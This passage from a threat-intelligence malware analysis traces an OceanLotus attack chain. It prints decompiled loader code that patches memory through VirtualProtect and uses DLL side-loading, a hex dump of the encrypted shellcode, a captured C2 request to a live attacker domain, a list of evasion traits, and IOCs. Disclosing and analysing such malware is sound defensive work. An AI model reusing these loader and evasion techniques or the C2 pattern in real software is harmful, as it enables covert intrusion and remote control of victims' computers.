17      result = StrStrA((LPCSTR)"0RnXc58AchvTnsXr1VxGw47x17cB93TmQ9HRd0uA93T5b3CFYxIpaBw4cjxqIA94HQ0FtItm", "0");
18      if ( result )
19      {
20          if ( result <= (LPSTR)"c58AchvTnsXr1VxGw47x17cB93TmQ9HRd0uA93T5b3CFYxIpaBw4cjxqIA94HQ0FtItm" )
21          {
22              v1 = (unsigned_int8)result[00];
23              v2 = *((_DWORD *)result + 21) & 1;
24              v3 = *((_DWORD *)result + 21) >> 1;
25              v4 = result + 112;
26              dword_10029EC0 = (int)AGN_5_0;
27              if ( v1 )
28              {
29                  if ( v1 <= 0x46 )
30                  {
31                      fun_LoadExportFun((int)(result + 112), v3, v2);
32                      result = &v1 + 4;
33                      lpString2 = (LPCWSTR)&v1 + 4;
34                      return result;
35                  }
36                  if ( v1 <= 0x64 )
37                  {
38                      v5 = f10ldProtect + *((_DWORD *)result + 22);
39                      v6 = (void *)f10ldProtect + *((_DWORD *)result + 22);
40                      f10ldProtect = 0;
41                      if ( VirtualProtect(v6, 0x40, 0x40u, &f10ldProtect) )
42                      {
43                          *(_BYTE *)v5 = v2 | v3 ? -52 : -112;
44                          *(_BYTE *)v5 + 1 = -112;
45                          *(_BYTE *)v5 + 2 = -1;
46                          *(_BYTE *)v5 + 3 = 21;
47                          *(DWORD *)v5 + 4 = dword_10029EC0;
48                      }
49                  }
50              }

```

Figure 3.3 DllMain function of AGM.dll

The code of the CoolType.dll code is 0x27, which is less than 0x46, so it will enter the first if condition and execute fun\_LoadExportFun:




Figure 3.4 DllMain function of CoolType.dll

The function of fun\_LoadExportFun is mainly to cover large code at the entrance of exe, loop into the garbage code appearing in the configuration, the size is 0x20610 bytes, then add the code 0xff, 0x15 at the end, and finally connect the address of the export function of AGM\_5, only In order to finally execute the code that loads the shellcode:

```

8 | flOldProtect = 0;
9 | if ( !VirtualProtect(a2, a3, 0x40u, &flOldProtect) )
10 |     return 0;
11 | v7 = 0;
12 | if ( a3 )
13 | {
14 |     do
15 |     {
16 |         v8 = v7++ % a1;
17 |         a2[v7 - 1] = *(_BYTE *)(v8 + a4);
18 |     }
19 |     while ( v7 < a3 );
20 | }
21 | v9 = (int)&a2[a3];
22 | if ( !a5 )
23 |     v9 -= 8;
24 | *(_BYTE *)v9 = a6 != 0 ? 0xCCu : 0x90u;
25 | *(_BYTE *)v9 + 1 = 0x90u;
26 | *(_BYTE *)v9 + 2 = 0xFFu;
27 | *(_BYTE *)v9 + 3 = 0x15;
28 | *(_DWORD *)v9 + 4 = &addr_AGM_5_0;
29 | return 1;
30 | }
    
```

Figure 3.5 fun\_LoadExportFun

When the program returns to the exe process space, it will jump back to the code range covered by fun\_LoadExportFun to continue running, and finally execute the AGM\_5 function, mainly to avoid being traced back to the execution flow:




Figure 3.6 A lot of padding code

When AGM\_5 is executed, it first hides all the child windows of the process, then reads the file with the suffix of db3 (here rasman.db3) with the same file name in the same directory, and finally performs execution:




Figure 3.7 Loading shellcode for rasman.db3

The loaded shellcode is a variant of the Denis family used by OceanLotus:

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	E8	81	0A	0E	00	FE	FE	FE	FE	7C	60	68	45	77	77	D3	è...þþþþ `hEwwó
00000016	3C	A4	90	D8	84	92	1D	AE	B5	5D	71	56	C2	26	6C	2F	<*.0!'.@μ]qVÁ&l/
00000032	F8	84	DD	3D	C6	E0	DD	19	B9	E9	87	A6	78	CD	06	0F	øIÿ=ÆÀÿ.'!éI xí..
00000048	DE	5C	2D	81	6D	91	10	91	76	C2	71	FB	51	C8	03	5A	È\~.m'.´vÁgúQÈ.Z
00000064	D9	97	5B	FC	83	56	CB	6F	2A	DC	16	85	E6	4A	41	D8	ÛI[üIVËo*Û.ÍæJA0
00000080	0B	21	07	93	60	AB	44	B2	BC	25	8B	8B	FA	1C	54	B3	.!.'!`«D²4%IIú.T³
00000096	E6	DF	B6	E0	E4	3B	4C	0A	1D	66	6F	18	DE	58	E1	6C	æB¶Ää;L..fo.þXál
00000112	45	E1	3A	FA	E9	1D	C6	EE	8D	58	AF	CF	10	30	B4	12	Eá:úé.Æi.X`Í.0´.
00000128	79	4D	1C	93	97	35	45	9C	7E	18	BA	C6	EE	5A	CC	56	yM.!!SEI~.ºÆiZiV
00000144	61	FC	2B	07	C5	BF	BB	F5	CA	E9	5A	A5	1F	1F	9B	76	au+.Áç»ðÈeZ¥...lv
00000160	EC	ED	49	F4	79	79	05	D7	3B	94	4D	75	D8	7C	F7	08	iiIóyy.×;IMu0 ÷.
00000176	06	BF	94	D5	C0	60	31	9C	65	45	DB	2A	94	93	61	67	.¿IÖÄ`1IeEÜ*IIag
00000192	74	E0	82	11	D8	C2	0E	1F	BA	0E	00	B4	09	CD	21	B8	tàI.0Ä..º...Í!
00000208	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	.Lí!This program
00000224	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	cannot be run i
00000240	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	n DOS mode...\$.
00000256	00	00	00	00	00	F6	4F	A7	E3	B2	2E	C9	B0	B2	2E	00	.....ð0\$ã².É°².
00000272	C9	B0	B2	2E	C9	B0	BB	56	4A	B0	B3	2E	C9	B0	DD	58	É°².É°»VJ°³.É°ÝX
00000288	62	B0	B7	2E	C9	B0	A9	B3	57	B0	A7	2E	C9	B0	A9	B3	b°³.É°@°W°S.É°@³
00000304	63	B0	CF	2E	C9	B0	BB	56	5A	B0	BF	2E	C9	B0	B2	2E	c°í.É°»VZ°¿.É°².
00000320	C8	B0	2C	2E	C9	B0	A9	B3	62	B0	E2	2E	C9	B0	A9	B3	É°³.É°@°b°ã.É°@³
00000336	52	B0	B3	2E	C9	B0	A9	B3	54	B0	B3	2E	C9	B0	52	69	R°³.É°@°T°³.É°Ri
00000352	63	68	B2	2E	C9	B0	00	00	00	00	00	00	00	00	00	00	ch².É°.....
00000368	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	3F	.....U?

Figure 3.8 Contents of rasman.db3

Then it connects to udt.sophiahoule.com and establish C2 communication, which eventually causes the computer to be controlled:

```

POST /13/101916-Evuy-Buop-Edaam-Lait-Kh HTTP/1.1
Host: udt.sophiahoule.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: http://udt.sophiahoule.com/13/101916-Evuy-Buop-Edaam-Lait-Kh
Content-Length: 53
Content-Type: application/x-www-form-urlencoded

.@.7:.....É.=`.....
".I.4...7/a..jp..Z K~..6..HTTP/1.1 200 OK
Server: Apache/2.4.9
Set-Cookie: PHPSESSID=C2M7H67LWNUA9GP7BDHDFLONFY3G;
Connection: close
    
```

Figure 3.9 Captured network packets

The characteristics of this malicious code:

1. Insert the encrypted data to the end of the hta script to avoid the existence of multiple files.
2. The released files are randomly named according to the file name and file description selected from the compromised computer, so as to avoid being easily acquired in forensics.
3. Only select one of the dll files while performing DLL Side-Loading, and fill the exe entry point with junk code and then do a jump operation to avoid stack traceback.
4. Enlarge the file size to avoid being uploaded automatically.

## Conclusion

The OceanLotus reflects a very strong confrontational ability and willing to attack by keep evolving their techniques, including approaches to deliver bait documents, changes of the payloads, measures in circumvention, as well as domain assets, no matter the target is domestic or overseas. Due to the transnational nature of most APT groups, it is difficult to eliminate threats from the root cause. Therefore, tracking these APT attacks and adopting confrontation measures will exist for a long time. All we can do is to continuously improve our own discovery and containment capabilities, then will be able to overwhelming opponents technically.

At present, all QiAnXin products can protect users from this new attack carried out by OceanLotus.

## **IOC**

### **Bait Document**

0dd468ee3a4ec0f6f84473bd8428a1e1

### **Loader**

b28c80ca9a3b7deb09b275af1076eb55

### **C2**

udt.sophiahoule.com

---

Source: <https://ti.qianxin.com/blog/articles/english-version-of-new-approaches-utilized-by-oceanLotus-to-target-vietnamese-environmentalist/>